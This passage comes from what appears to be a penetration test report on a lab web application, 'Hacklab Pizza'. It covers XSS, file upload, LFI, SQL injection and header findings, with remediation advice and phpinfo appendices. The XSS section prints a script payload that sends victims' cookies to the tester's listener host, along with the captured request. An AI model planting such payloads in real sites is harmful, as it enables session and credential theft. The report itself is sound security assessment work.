The website includes a member rating area, where users can leave reviews of the company; this page was used to test for stored XSS attacks. The test was done by entering '<script>alert(document.cookie)</script>' onto the review input. On viewing the member ratings page, both users' cookies were displayed.




Figure 21 - The users' cookies being displayed on 'member-ratings.php'

The tester also tried to access the credentials through a netcat listener, as the previous test was successful. To do this, a new rating was created, and a Netcat listener was setup on the tester's machine:

```
'<script>new Image().src="http://192.168.1.253/b.php?"+(document.cookie)</script>'
nc -lvp 80
```

```
listening on [any] 80 ...
192.168.1.1: inverse host lookup failed: Unknown host
connect to [192.168.1.253] from (UNKNOWN) [192.168.1.1] 60569
GET /b.php?PHPSESSID=3lu8v4avf1a0ev47qsbje8j1v5;SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzODM2MzUzNTM0MzkzNQ%3D%3D HTTP/1.1
Host: 192.168.1.253
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.20/
Sec-GPC: 1
```

Figure 22 - NetCat result on viewing the website, with the testers cookies sent

As this was successful, the site is vulnerable to stored XSS attacks, which could jeopardise account information if used by an attacker.

2.8.3 Path traversal

As discussed earlier in the report, the tester could access the contents /etc/passwd/ from extras.php. The results can be found here: **Figure 14 - Dumped /etc/passwd file**

2.8.4 File inclusion

There is an option to upload images within the member area, and this is used to update a users profile picture. The tester attempted to upload a malicious PHP script that would create a shell on the site. However, uploading the file was unsuccessful as the site does not accept the file type .php.

The tester then attempted to upload the same file again, but this time used BurpSuite to intercept the upload and change the file type. This worked, and the PHP script was set as the users' profile picture.



Figure 23 - Burp Suite Intercept




Figure 24 - Proof of test.php in the directory

2.9 INVESTIGATING LOGIC FLAWS

Using the 'user.js file' from before and through manual testing, the tester then investigated any logic flaws on the website.

2.9.1 Handling of Incomplete Input

The only validation on the registration form was to stop empty fields from being submitted.

Unfortunately, this meant that forms could still be submitted with invalid data (spaces, invalid email addresses and such).


3 DISCUSSION

3.1 SOURCE CODE ANALYSIS

After the initial exploitation section, the tester was given access to the source code for review. Following the OWASP Code Review Guide (OWASP, 2017) the following section outlines security concerns within the source code. Notepad++ was used to review the code.

3.1.1 Files and Directories

'sqlcm.php' contains the sites method for filtering SQL Injection however, these filters do not entirely block SQL Injection. Therefore, the attacker can easily avoid the filters found in this file to successfully use SQL Injection.



```
<?php    if(preg_match("[l=1|2=2|Union|select|2 =2|2=2|'b'='b']", $username)){ echo '<script
language="javascript">'; echo 'alert ("Bad hacker.We are filtering input because of abuse!");'; echo
'window.location.href="index.php";'; echo '</script>'; die(); } ?>
```

Figure 25 - sqlcm.php


As detailed later in the report, the site should move to prepared statements to stop SQL Injection but on top of this, 'sqlcm.php' should be removed.

3.1.2 Plain-text Password

Contained within the files 'config.php' (which can be found within the /admin/connection/ and /connection/ directories) and 'changepicture.php' are the login credentials for the MySQL database. As PHP is run server side this isn't the most insecure method of storing credentials, however, they could end up being leaked due to a server misconfiguration. Instead, the file should not be stored within the websites root folder, as this would mean that even if there is a server misconfiguration, it would be harder for an attacker to find the configuration folder.

3.1.3 Application Error Disclosure

With the way the site is currently setup, if an error page is displayed it reveals a lot of information, such as the login page revealing the following:



```
<b>Warning</b>:  include(../sqlcm_filter.php): failed to open stream: No such file
or directory in <b>/opt/lampp/htdocs/studentsite/admin/login-exec.php</b> on line <b>
>59</b><br />
```

Figure 26 - sqlcm_filter error

Custom error pages with unique error codes should be implemented to ensure this isn't revealed to the user and the error should be logged server side.

3.1.4 Vulnerable JS Library

The current jQuery and SWFObject are out of date and have several known vulnerabilities. These libraries should be updated to the latest version. Updating the library ensures that vulnerabilities found in earlier versions are addressed.

3.1.5 Secure Cookie Flag

The cookies used on the site do not have the 'secure' attribute set as the site uses HTTP. In conjunction with the suggestion made later in the report that the site sets up SSL/TLS, the secure flag should be set on the site cookies. By setting this flag, this ensures that the cookies are only transmitted when there is a secure connection to the site and this prevents the cookie from being captured by man in the middle attacks.

3.2 VULNERABILITIES DISCOVERED AND COUNTERMEASURES

3.2.1 Robots.txt Vulnerability

'robots.txt' is typically used to store files that crawlers should not access when crawling the site with spidering tools, meaning it keeps the listed files off of google search results, however this has been misused in this case. Currently, only one file has been disallowed, 'info.php'. This file contains a significant amount of information regarding the system, including operating system, version numbers and configuration information. This gives an attacker a better insight into the site, making it easier to attack.

'info.php' should be removed from the robots.txt file and the site. This file should not be available to the public, and therefore in the live version of the site, it should be removed from the directory.

3.2.2 Local File Inclusion Vulnerability

The file 'extras.php' contains a Local File Inclusion Vulnerability, as many files can be called from this file, including sensitive files such as /etc/passwd/. A filter is present to attempt to stop the malicious use of this file. However, it can be obfuscated by repeating the filter, so only one set of the strings is removed.

In order to prevent sensitive files from being accessed, the file should instead whitelist the files accessible from 'extras.php' instead of relying on a script. In its current state, 'extras.php' appears only to hold a terms and conditions page. Therefore, another alternative would be to create a terms and conditions page, separate to 'extras.php'.

3.2.3 Hidden Source Code Vulnerability

The 'index.php' file contains sensitive information about the site within the HTML comments. This comment states the applications Apache, OpenSSL and PHP versions, this information makes it significantly easier for a malicious user to attack the application, as they will spend less time enumerating the application for weak points as they can just search for vulnerabilities found within these versions.

To fix this, remove the '*** Built on Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7.' comment from the 'index.php' file.

3.2.4 Reversible Cookie Vulnerability

When a user logs into the site, they are assigned a cookie called 'SecretCookie' which contains the username and password used to log in and the current time. It is encoded in Base64. Although this cookie has no significance to the current session, meaning it cannot be used to hijack the session, it still reveals the user's username and password. As it is simple to decode, if a malicious user was able to obtain the cookie, they would be able to obtain the victims username and password for the site.

If there is a reason for this cookie to stay in the application, the information should be encrypted using an appropriate hashing algorithm (such as SHA256) instead of being encoded. In this case however, PHP Sessions handle the user's session and as the cookie currently has no other use, it should be removed altogether.

3.2.5 Cookie Attributes Vulnerability

The cookies being used on the site currently have no attributes set, particularly the HttpOnly attribute has not been set, which leaves the cookies vulnerable to attacks that make use of JavaScript, such as cross site scripting. Although this flag does not entirely protect the cookie from cross site scripting attacks, it does significantly reduce the chance of them.

When creating cookies, the HttpOnly attribute should be set.

3.2.6 Directory Browsing Vulnerability

Currently the site allows normal users to browse the directories on the site, which makes it significantly easier for an attacker to enumerate the site, as by browsing the directories they could find files which reveal sensitive information about the site. This is proven by the 'music' directory on the site, which contains a backup of the script used to filter SQL injection attempts.

To prevent users from viewing directories, the Apache server must be reconfigured. In the '.htaccess' file, it is currently set to 'Options +Indexes' which allows directory browsing within the root folder, by changing this to 'Options -Indexes' users will not be able to browse through directories, making it harder for a malicious user to discover sensitive files. (.htaccess made easy, 2020)

3.2.7 User Enumeration Vulnerability

When logging into the site using an incorrect username, the site returns a 'user not found' error message. This allows malicious users to enumerate account information, as the error will not be returned if the username is of a valid user on the site. An attacker would be able to enumerate these usernames and then attempt to access their account either through guessing or brute-force attacks.

Instead, the error message when an incorrect username is used should be removed. In its place using a generic 'Incorrect username/password' message, meaning that the user doesn't know which field was incorrect if they were trying to guess usernames.

3.2.8 Unlimited Login Attempts Vulnerability

When logging into the site, an unlimited number of login attempts are allowed without being timed or locked out. This allows malicious users to guess passwords as many times they want or to run a brute force attack very quickly, as there is nothing in place to slow them down.

The site should implement user rate limiting and account locking. Implementing these mean that if too many attempts come from a single IP address it is blocked for a certain period of time and that if one particular account has several login attempts it is locked and an email is sent to the account holder. These methods separately have their flaws but used together should provide a reasonable level of security to accounts.

3.2.9 No HTTPS Vulnerability

Currently, the site is running on HTTP, which means that all communication between the site and the user is unencrypted. This allows an attacker to setup a tool such as 'wireshark' and monitor site traffic, potentially allowing them to grab sensitive information, such as usernames and passwords.

The entire application should be swapped to HTTPS by enabling SSL/TLS and this should be enforced over HTTP to ensure that traffic is encrypted throughout the entire site. This is because if only some of the application uses HTTPS, the parts using HTTP could still be used to obtain user information.

3.2.10 File Upload Vulnerability

A user can upload an image to use as their accounts profile picture, however the function used for this is vulnerable as other file types, including malicious files, can be uploaded. The site attempts to filter out anything that isn't an image file, however this can be bypassed by using tools such as Burp Proxy by changing the name of the file type as it is uploaded.

Several checks should be made to uploaded files as there are many ways to bypass different filters, the filename could be changed to a random set of characters to stop the attacker being able to access the file, thoroughly scanning and validating the file before being uploaded and disabling execute permissions on the uploaded directory. Additionally checking the file extension and removing any file extensions other than image extensions would reduce the chance of a malicious file being valid on upload.

3.2.11 Cross Site Request Forgery (CSRF) Vulnerability

CSRF is possible on the password update page, meaning that a malicious user could send a link to a normal user which would trick them into performing a malicious request. This is particularly concerning if this is done to an administrator account, as it could potentially compromise the entire web application due to the admin being locked out of their account.

To prevent CSRF, a CSRF token should be included during relevant requests, such as on the change password form. This token should be unpredictable, associated with the valid user's session and strictly validated before form execution. This means that if the CSRF tokens do not match, the form is not processed.

3.2.12 PHP Information Disclosure Vulnerability

The files 'phpinfo.php' and 'info.php' are available on the root folder of the site. This reveals a significant amount of information about the site, including version numbers, configurations, and the web root directory. The result of this is that it becomes considerably easier for a hacker to enumerate the site.

Before the site is made live it is imperative that these files are removed as they leak a concerning volume of information about the site. They should not be publicly accessible.

3.2.13 SQL Injection Vulnerability

The login forms are vulnerable to SQL injection. The file 'sqlcm.php' attempts to mitigate this by filtering out certain characters and phrases that are used in SQL injection, however this is easily bypassed as a malicious user can just attempt different numbers or by using a different text encoding.

To prevent SQL Injection, prepared statements should be used, this should be done wherever 'untrusted' input appears. To ensure the prepared statement is successful in thwarting SQL Injection,

the statement should not include any variable content. Prepared statements mean that any attempt at SQL Injection is ignored when the database is accessed.

3.2.14 Hidden Guessable Folder Vulnerability

There is a hidden folder within the root directory called 'music' which contains a backup of the SQL injection filtering script. This folder has a very common name and can be brute forced using tools such as 'Dirbuster' or by just guessing at directory names. As the file found within the directory assisted the tester in bypassing the SQL injection, the easy to guess filename assisted the tester in gaining access to the admin panel.

To prevent hidden folders from being accessed, the site should use less common directory names to make it significantly harder to brute-force hidden folders. As this folder only contained a backup file, it could also be moved away from the web root folder, making it significantly harder for an attacker to access.

3.2.15 Brute-Forceable Admin Password

The password used for the admin panel is 'newton' this is very easy to brute force and is found in most word lists used for password cracking, as it has no numbers or special characters and is a dictionary word. This combined with the username enumeration vulnerability makes it very simple to gain access to the admin account.

The password should be changed to something drastically more complex, with the recommendation of a password policy to be implemented. By implementing a password policy that requires a more complex password, and for it to be changed after a period of time will make it harder for a hacker to gain access to the admin panel. Combining this with a timeout period after a certain number of login attempts will ensure that it deters attackers from attempting to brute force the administrator login.

A password policy should also be implemented site wide, to protect normal user accounts, meaning when they sign up they have to include a certain number of characters, special characters and numbers. There are several excellent examples of password policies online, such as the National Cyber Security Centres guidance on password policies. (NCSC, 2018)

3.3 GENERIC ISSUES

3.3.1 X-Powered-By Header

Many of the site headers include 'X-Powered-By' which reveals the PHP version to be 5.6.34. This information leakage makes it easier for attackers to identify vulnerabilities within the application as they can check the current version for exploits.

Instead, the webserver should be reconfigured to suppress the 'X-Powered-By' header. This can be done by modifying the line 'expose_php' to 'off' within the 'php.ini' file.

3.3.2 Clickjacking

Within the HTTP response, the 'X-Frame-Options' header has not been included, this means the site could be vulnerable to ClickJacking attacks, where the attacker hides an invisible button over the top of a legitimate button. The victim would then unknowingly click on the invisible button, which could be used for several things such as altering settings or sharing a malicious link.

The X-Frame-Header should be set on all the site pages, as this site does not make use of frames the header should be set to 'DENY'.

3.3.3 X-XSS-Protection Header

The X-XSS-Protection Header is not set on the site, previously it would be recommended for this to be set to filter XSS as, when an XSS attack is detected, the browser would stop the page rendering. As this method has now been deprecated however, instead the 'Content-Security-Policy' header should be used. This header allows for restrictions to be implemented on how assets on the page load.

3.3.4 X-Content-Type-Options Header

The 'X-Content-Type-Options' header is missing, this header is used to prevent the browser from interpreting files as a different MIME type. This issue also applies to error pages.

The 'X-Content-Type-Options' header should be set to 'nosniff' on all web pages to ensure that MIME-sniffing is not performed.

3.3.5 mod_negotiation

The Apache module 'mod_negotiation' is used to select the document that matches the clients capabilities from several different documents, however when used with an invalid Accept header the server responds with an error which reveals information to the attacker.

Adding '-Multiviews' after indexes in the .htaccess file will disable MultiViews.

3.3.6 Shellshock Vulnerability

Shellshock is a very well-known arbitrary code execution vulnerability that exploits systems that make use of services or applications that allow unauthorised users to assign bash environment variables. In this case, the CGI script in the webserver (/cgi-bin/printenv) is used.

The systems version of Bash should be updated as more recent updates to the software will patch the vulnerability.

3.3.7 HTTP TRACE

HTTP TRACE is enabled on the site; however this is normally used for debugging. Having this enabled means that the web server echos TRACE method requests. Occasionally this can lead to the leaking of sensitive information.

When the server goes live, the TRACE method should be disabled to ensure that it is not misused.

3.3.8 phpMyAdmin

phpMyAdmin is publicly accessible, meaning if the credentials were brute-forced a malicious user would have full access to the MySQL database. Instead, the web server should be reconfigured with a different URL to hide the page. (Tecmint, 2016)

3.4 GENERAL DISCUSSION

The results of this investigation into the Hacklab Pizza web application found several concerning misconfigurations, security weaknesses and vulnerabilities. Undoubtably, if the site was made live in its

current state, a malicious user would be able to gain access to privileged areas of the site and potentially even take money from the business by manipulating the sites store. If the site was to be attacked, it would have serious repercussions financially and reputationally.

The first main concern is the number of misconfigurations allowing information disclosure. By publicly stating what software is being used and its current version number, a hacker's job is made significantly easier, as this can be used to find vulnerabilities much quicker. Therefore, the site should be reconfigured to not disclose this information.

As well as this, the 'SecretCookie' used on the site provides a very simple way for an attacker to obtain users credentials which could have serious repercussions for the company's reputation as users will want to make sure that when they sign up, their information is secure.

Another main concern is that the site is running on HTTP, as the site has login pages and transactions will eventually take place on the site it is imperative that HTTPS is setup and enforced on the site. If it is not, users credentials and finances will be vulnerable to malicious users who wish to steal this information which again could have serious consequences for Hacklab Pizza.

As a result of this, the site should not be made live in its current state, and the countermeasures discussed previously should be immediately enforced. All the countermeasures discussed are straightforward to implement and would ensure Hacklab Pizza is significantly more protected.

3.5 FUTURE WORK

A further investigation into the site should be taken after the countermeasures suggested have been implemented to ensure that the updated site does not contain any new vulnerabilities and to guarantee that the current vulnerabilities have been resolved appropriately.

If the site was hosted rather than tested virtually, an assessment on Denial-of-Service attacks against the site could be done, this was not possible in this assessment as the site was hosted virtually. This is important to ensure that the site can mitigate these very common attacks when it goes online.

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
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APPENDICES PART 1

APPENDIX A

Appendix A1 – Robots.txt



APPENDIX B – INFO.PHP

General		
System	Linux osboxes 4.15.0-45-generic #48-16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64	
Build Date	Mar 13 2018 23:30:09	
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-crypt' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdcm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-ldap=hitnami/xampunixinstallerstackDev-linux-x64/src/imap-2007e' '--with-ldap-ssl' '--with-gettext=/opt/lampp' '--with-mysql-shared=/opt/lampp' '--with-pdo-dblib=shared' /opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared, instantclient, /opt/lampp' /lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-send-multipart' '--enable-xml' '--with-bz2=/opt/lampp' '--with-ssl=shared' /opt/lampp' '--with-ssl=3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared' /opt/lampp' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo-sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' '--enable-zip' '--enable-intl' 'CFLAGS=-I/opt/lampp/include/c-client' '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses' 'LDFLAGS=-Wl, --rpath -Wl, /opt/lampp/lib' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-L/opt/lampp/lib' '-L/opt/lampp/lib' 'CFLAGS=-I/opt/lampp/include/c-client' '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses' 'CXX=g++' 'CXXFLAGS=-I/opt/lampp/include/c-client' '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-I/opt/lampp/include/ncurses' '-O3' '-L/opt/lampp/lib' '-I/opt/lampp/include'	
Server API	Apache 2.0 Handler	
Virtual Directory Support	disabled	
Configuration File (php.ini) Path	/opt/lampp/etc	
Loaded Configuration File	/opt/lampp/etc/php.ini	
Scan this dir for additional .ini files	(none)	

	Additional .ini files parsed	(none)										
	PHP API	20131106										
	PHP Extension	20131226										
	Zend Extension	220131226										
	Zend Extension Build	API220131226, NTS										
	PHP Extension Build	API20131226, NTS										
	Debug Build	no										
	Thread Safety	disabled										
	Zend Signal Handling	disabled										
	Zend Memory Manager	enabled										
	Zend Multibyte Support	provided by mbstring										
	IPv6 Support	enabled										
	DTrace Support	disabled										
	Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip										
	Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2										
	Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk										
apache2handler												
	Apache Version	Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3										
	Apache API Version	20120211										
	Server Administrator	you@example.com										
	Hostname:Port	bogus_host_without_reverse_dns:80										
	User/Group	daemon(1)/1										
	Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100										
	Timeouts	Connection: 300 - Keep-Alive: 5										
	Virtual Server	Yes										
	Server Root	/opt/lampp										
	Loaded Modules	core_module http_core prefork mod_authn_file mod_authn_dbm mod_authn_anon mod_authn_dbd mod_authn_socache mod_authn_core mod_authz_host mod_authz_groupfile mod_authz_user mod_authz_dbm mod_authz_owner mod_authz_dbd mod_authz_core mod_authn_ldap mod_access_compat mod_auth_basic mod_auth_form mod_auth_digest mod_allowmethods mod_file_cache mod_cache mod_cache_disk mod_socache_shmcb mod_socache_dbm mod_socache_memcache mod_dbd mod_bucketeer mod_dumpio mod_echo mod_case_filter mod_case_filter_in mod_buffer mod_ratelimit mod_reqtimeout mod_ext_filter mod_request mod_include mod_filter mod_substitute mod_sed mod_charset_lite mod_deflate mod_mime util_ldap mod_log_config mod_log_debug mod_logio mod_env mod_mime_magic mod_cern_meta mod_expires mod_headers mod_usertrack mod_unique_id mod_setenvif mod_version mod_remoteip mod_proxy mod_proxy_connect mod_proxy_ftp mod_proxy_http mod_proxy_fcgi mod_proxy_scgi mod_proxy_ajp mod_proxy_balancer mod_proxy_express mod_session mod_session_cookie mod_session_dbd mod_slotmem_shm mod_ssl mod_lbmethod_byrequests mod_lbmethod_bytraffic mod_lbmethod_bybusyness mod_lbmethod_heartbeat mod_unixd mod_dav mod_status mod_autoindex mod_info mod_suexec mod_cgi mod_cgid mod_dav_fs mod_vhost_alias mod_negotiation mod_dir mod_actions mod_speling mod_userdir mod_alias mod_rewrite mod_php5 mod_perl										
	engine	<table><tr><td colspan="3"></td></tr><tr><td>local</td><td></td><td>1</td></tr><tr><td>master</td><td></td><td>1</td></tr></table>					local		1	master		1
local		1										
master		1										

	last_modified			
		local		0
		master		0
	xbithack			
		local		0
		master		0

Apache Enviroment			
	UNIQUE_ID	YZ-4xAQ7GJFc8LLd85V2TQAAAAU	
	HTTP_HOST	192.168.1.20	
	HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0	
	HTTP_ACCEPT	text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, */*;q=0.8	
	HTTP_ACCEPT_LANGUAGE	en-CS, en;q=0.5	
	HTTP_ACCEPT_ENCODING	gzip, deflate	
	HTTP_CONNECTION	keep-alive	
	HTTP_COOKIE	PHPSESSID=q3g9ierri4vu36l0mh3brliuh5; SecretCookie=Njg2MTYzNmI2YzYxNjEOMDY4NjE2MzZlNmM2NTYyYmU2MzZmNmQzYTtY4NjE2MzZlNmM2NTYyYmU2MzZmNmM2MTMzM	

HTTP Headers Information								
	HTTP Request	GET /info.php HTTP/1.1						
	Host	192.168.1.20						
	User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0						
	Accept	text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, */*;q=0.8						
	Accept-Language	en-GB, en;q=0.5						
	Accept-Encoding	gzip, deflate						
	Connection	keep-alive						
	Cookie	PHPSESSID=g3g9isrr14vu3610mh9br1iuh5; SecretCookie=Njg2MTYzNmI2YsYXNjIOMDY4NjE2MzZiNmQ2MTYyNmU2MzZmNmQeYTY4NjE2MzZiNmQ2MTYyMGIzMTM2MzNmNmQ4MzYyZWVzcwMzNmNmQ4MzYyZWVzcwOA43D43D						
	Upgrade-Insecure-Requests	1						
	Sec-GPC	1						
	X-Powered-By	PHP/5.6.34						
bcmath								
	BCLmath support	enabled						
	bcmath.scale	<table><tr><td colspan="2"></td></tr><tr><td>local</td><td>0</td></tr><tr><td>master</td><td>0</td></tr></table>				local	0	master
local	0							
master	0							
bz2								
	BZip2 Support	Enabled						
	Stream Wrapper support	compress.bzip2://						
	Stream Filter support	bzip2.decompress, bzip2.compress						
	BZip2 Version	1.0.6, 6-Sept-2010						
calendar								
	Calendar support	enabled						

Core			
	PHP Version	5.6.34	
	allow_url_fopen		
		local	On
		master	On
	allow_url_include		
		local	Off
		master	Off
	always_populate_raw_post_data		
		local	0
		master	0
	arg_separator.input		
		local	&
		master	&
	arg_separator.output		
		local	&
		master	&
	asp_tags		
		local	Off
		master	Off
	auto_append_file		
		local	no value
		master	no value
	auto_globals_jit		
		local	On
		master	On
	auto_prepend_file		
		local	no value
		master	no value
	browscap		
		local	no value
		master	no value
	default_charset		
		local	UTF-8
		master	UTF-8

	default_mimetype		
		local	text/html
		master	text/html
	disable_classes		
		local	no value
		master	no value
	disable_functions		
		local	no value
		master	no value
	display_errors		
		local	On
		master	On
	display_startup_errors		
		local	On
		master	On
	doc_root		
		local	no value
		master	no value
	docref_ext		
		local	no value
		master	no value
	docref_root		
		local	no value
		master	no value
	enable_dl		
		local	Off
		master	Off
	enable_post_data_reading		
		local	On
		master	On
	error_append_string		
		local	no value
		master	no value
	error_log		
		local	/opt/lampp/logs/php_error_log
		master	/opt/lampp/logs/php_error_log

	error_prepend_string		
		local	no value
		master	no value
	error_reporting		
		local	22527
		master	22527
	exit_on_timeout		
		local	Off
		master	Off
	expose_php		
		local	On
		master	On
	extension_dir		
		local	/opt/lampp/lib/php/extensions/no-debug-non-zts-20131226
		master	/opt/lampp/lib/php/extensions/no-debug-non-zts-20131226
	file_uploads		
		local	On
		master	On
	highlight.comment		
		local	#FF8000
		master	#FF8000
	highlight.default		
		local	#0000BB
		master	#0000BB
	highlight.html		
		local	#000000
		master	#000000
	highlight.keyword		
		local	#007700
		master	#007700
	highlight.string		
		local	#DD0000
		master	#DD0000
	html_errors		
		local	On
		master	On

	ignore_repeated_errors		
		local	Off
		master	Off
	ignore_repeated_source		
		local	Off
		master	Off
	ignore_user_abort		
		local	Off
		master	Off
	implicit_flush		
		local	Off
		master	Off
	include_path		
		local	../opt/lampp/lib/php
		master	../opt/lampp/lib/php
	input_encoding		
		local	no value
		master	no value
	internal_encoding		
		local	no value
		master	no value
	log_errors		
		local	On
		master	On
	log_errors_max_len		
		local	1024
		master	1024
	mail.add_x_header		
		local	On
		master	On
	mail.force_extra_parameters		
		local	no value
		master	no value
	mail.log		
		local	no value
		master	no value

	max_execution_time		
		local	30
		master	30
	max_file_uploads		
		local	20
		master	20
	max_input_nesting_level		
		local	64
		master	64
	max_input_time		
		local	60
		master	60
	max_input_vars		
		local	1000
		master	1000
	memory_limit		
		local	128M
		master	128M
	open_basedir		
		local	no value
		master	no value
	output_buffering		
		local	4096
		master	4096
	output_encoding		
		local	no value
		master	no value
	output_handler		
		local	no value
		master	no value
	post_max_size		
		local	128M
		master	128M
	precision		
		local	14
		master	14

	realpath_cache_size		
